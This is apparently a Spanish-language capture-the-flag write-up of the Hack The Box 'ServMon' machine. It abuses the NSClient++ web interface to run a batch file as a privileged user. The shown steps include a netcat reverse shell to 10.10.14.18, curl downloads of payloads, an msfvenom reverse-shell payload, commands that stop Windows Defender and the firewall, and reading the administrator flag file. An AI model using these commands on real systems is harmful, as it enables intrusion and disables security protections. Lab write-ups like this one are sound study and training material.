Section for the Scheduler module.

Instructions

Use the

✓ Changed



 tab to see which keys you have changed under keys which does not have the default value. use the




 Basic

 tab to used. Use the

</> Advanced

 tab to edit keys which are rarely used. L which are not listed.


Series  Log Console 

 Info  Basic  Add new





Section
Specify the path of the section here

Key
Specify the new key to add here


Value
Specify the new value to add here


 Add

safe y reload


 Changes ▾  Help ▾  Control ▾ 

☐ Always save

 Save configuration

 Undo (reload configuration)

recargamos e ingresamos de nuevo credenciales



creamos otro nuevamente

Info

Changed

Basic

Advanced

+ Add new

Section

/settings/external scripts/scripts

Specify the path of the section here

Key

amadomaster1

Specify the new key to add here

Value

c:\temp\evil.bat

Specify the new value to add here

Add

guardamos y recargamos aqui se nos cae la conexion por lo cual debemos hacer otra vez los pasos

Not secure | https://127.0.0.1:8443/index.html#/

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterOffSecExploit-DBGoogle Hackin...

NSClient++HomeModulesSettingsQueriesLogConsoleChanges

Restarting... Please wait while we restart...

Settings

includes

modules

paths

settings

+ NRPE

+ WEB

core

crash

Info

Changed

Basic

Advanced

+ Add new

Section

/settings/external scripts/scripts

Specify the path of the section here

Key

amadomaster1


Specify the new key to add here

Value


c:\temp\evil.bat

Specify the new value to add here

Add



apago la maquina e ingreso nuevamente



 Info

 Add new

Section

/settings/external scripts/scripts

Specify the path of the section here

Key

amadomaster

Specify the new key to add here

Value

c:\temp\evil.bat

Specify the new value to add here

Add

 Info

 Basic

 Add new

Section

/settings/scheduler

Specify the path of the section here

Key

amadomaster

Specify the new key to add here

Value

interval = 1m

Specify the new value to add here

Section

Specify the path of the section here

Key

Specify the new key to add here

Value

Specify the new value to add here

como me daba problemas lo que hice fue modificar el .bat y solo dejar la conexion netcat la descarga y la bajada del defender lo hice a mano

```
(kali㉿kali)-[~/machineshtb/ServMon]
└─$ cat evil.bat
@echo off
c:\temp\nc.exe 10.10.14.18 1234 -e cmd.exe
• nishang.ps1
• notusServMon.txt
• passwServ.txt
```

```

nadine@SERVMON C:\temp>curl -o evil.bat http://10.10.14.18:2000/evil.bat
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             Dload  Upload  Total   Spent    Left   Speed
100    53    100    53      0      0    53      0  0:00:01 --:--:--  0:00:01  339

nadine@SERVMON C:\temp>dir
Volume in drive C has no label.
Volume Serial Number is 20C1-47A1

Directory of C:\temp

01/29/2024  07:00 PM    <DIR>          .
01/29/2024  07:00 PM    <DIR>          ..
01/29/2024  07:00 PM                53 evil.bat
               1 File(s)                53 bytes
               2 Dir(s)  6,053,490,688 bytes free

```

me logueo

Home
Modules
Settings
Queries
Log
Console
Changes

ics

Filter metrics

Metrics

Path

scheduler.errors

y ahora bajo el defender

```

29
nadine@SERVMON C:\temp>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\temp> sc stop WinDefend
PS C:\temp>
[0] 0:gedit 1:rlwrap 2:ssh* 3:python3 4:s

```

y ahora tranfiero netcat


```
PS C:\temp> dir


Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a----          1/29/2024   7:00 PM             53 evil.bat
-a----          1/29/2024   7:03 PM          59392 nc.exe
-a----          1/29/2024   7:02 PM             11 stop

PS C:\temp>
```

luego configuro la web

 Info

 Add new

Section

Specify the path of the section here

Key

Specify the new key to add here

Value

Specify the new value to add here

Add

[Info](#)[Basic](#)[+ Add new](#)

Section

Specify the path of the section here

Key

Specify the new key to add here

Value

Specify the new value to add here

Add

y ahora aqui esta lo bueno me paso a querys

NSClient++

Home

Modules

Settings

Queries

Log

Console

[Home](#) / [Queries](#)

check_tasksched

Check status of scheduled jobs.

checktasksched

Legacy version of check_tasksched

shell

External script: c:\temp\evil.bat

paso a shell y run

shell

External script: c:\temp\evil.bat

Provided by

aca veo un error por lo cual decido utilizar una reverseshell de msfvenom

shell

Enter command and click run.

WARNING

'c:\temp\nc.exe' is not recognized as an internal or external command, operable program or batch file.

```
(kali@kali)-[~]
$ grep -r -i "shell_rev"
[0] 0:gedit 1:rlwrap 2:ssh 3:pyt
```

localizamos una que ya teniamos de la maquina silo

```
grep: machineshtb/Silo/Silo.ctb: binary file matches
grep: machineshtb/Silo/Silo.ctb: binary file matches
machineshtb/Silo/notassilo.txt: msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.30 LPORT=1234 -f exe > myshell.exe
^C
(kali@kali)-[~]
$ grep -r -i "shell_rev"
[0] 0:gedit 1:rlwrap 2:ssh 3:python3 4:sch 5:hash*
```

msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.18 LPORT=1234 -f exe > shell.exe

```
kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/ServMon]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.18 LPORT=1234 -f exe > shell.exe
```

modifico evil

```
GNU nano 7.2
@echo off
c:\temp\shell.exe
```

bajo defender

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\temp> sc stop WinDefend
PS C:\temp> curl -o shell.exe http://10.10.14.18:2000/shell.exe
PS C:\temp> dir

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a----            1/29/2024   7:18 PM             29 evil.bat
-a----            1/29/2024   7:19 PM            7168 shell.exe
-a----            1/29/2024   7:19 PM              11 stop
```

sin embargo el defneder no bajaba por lo cual decidi ejecutar el siguiente comando

```
PS C:\temp> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference : Cannot connect to CIM server. Access denied
At line:1 char:1
+ Set-MpPreference -DisableRealtimeMonitoring $true
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (MSFT_MpPreference:Str
+ FullyQualifiedErrorId : CimJob_BrokenCimSession,Set-MpPreference

PS C:\temp>
```

la idea es ejecutar el .bat con este comando
powershell.exe

Set-MpPreference -DisableRealtimeMonitoring \$true

netsh advfirewall set all state off

```
(kali@kali)-[~/machineshtb/ServMon]
$ cat evil.bat
@echo off
powershell.exe
Set-MpPreference -DisableRealtimeMonitoring $true
netsh advfirewall set all state off

PS C:\temp> Set-MpPreference
Set-MpPreference : Cannot
At line:1 char:1
+ Set-MpPreference -Disabl
+ ~~~~~
+ CategoryInfo          (FullQualifiedErrorId)
+ FullyQualifiedErrorId
PS C:\temp>
```

des pues de rendirme por mucho tiempo lo unico que si pude hacer fue tomar la flag

```
(kali@kali)-[~/machineshtb/ServMon]
$ cat evil.bat
@echo off
type c:\users\Administrator\Desktop\root.txt

(kali@kali)-[~/machineshtb/ServMon]
$
```

🏠 / Queries / flag

🏠 Overview

🔗 Help

🔥 Run

flag

Run

Enter command and click run.

OK

f61b7cb4e4a4050de11c7c94838a19f2

Key	Value	Warning	Critical	Minimum	Maximum
-----	-------	---------	----------	---------	---------

otra forma

```
(kali@kali)-[~/machineshtb/ServMon]
$ cat evil.bat
@echo off
type c:\users\Administrator\Desktop\root.txt > C:\temp\flag.txt

(kali@kali)-[~/machineshtb/ServMon]
$
```

flag

Enter command and click run.

OK

No output available from command (flag).

Key	Value	Warning
-----	-------	---------

```

Directory of c:\temp
Key                                Value                                Warning
01/29/2024  08:21 PM    <DIR>                                .
01/29/2024  08:21 PM    <DIR>                                ..
01/29/2024  08:20 PM                                74 evil.bat
01/29/2024  08:21 PM                                34 flag.txt
                2 File(s)                108 bytes
                2 Dir(s)   6,021,353,472 bytes free

hadine@SERVMON c:\temp>type flag.txt
f61b7cb4e4a4050de11c7c94838a19f2

hadine@SERVMON c:\temp>
[0] 0:ssh* 1:zsh 2:zsh 3:python3 4:bash- 5:bash
  
```

Por un error logre obtener una shell pero nunca mas logre conseguir shell solo la flag

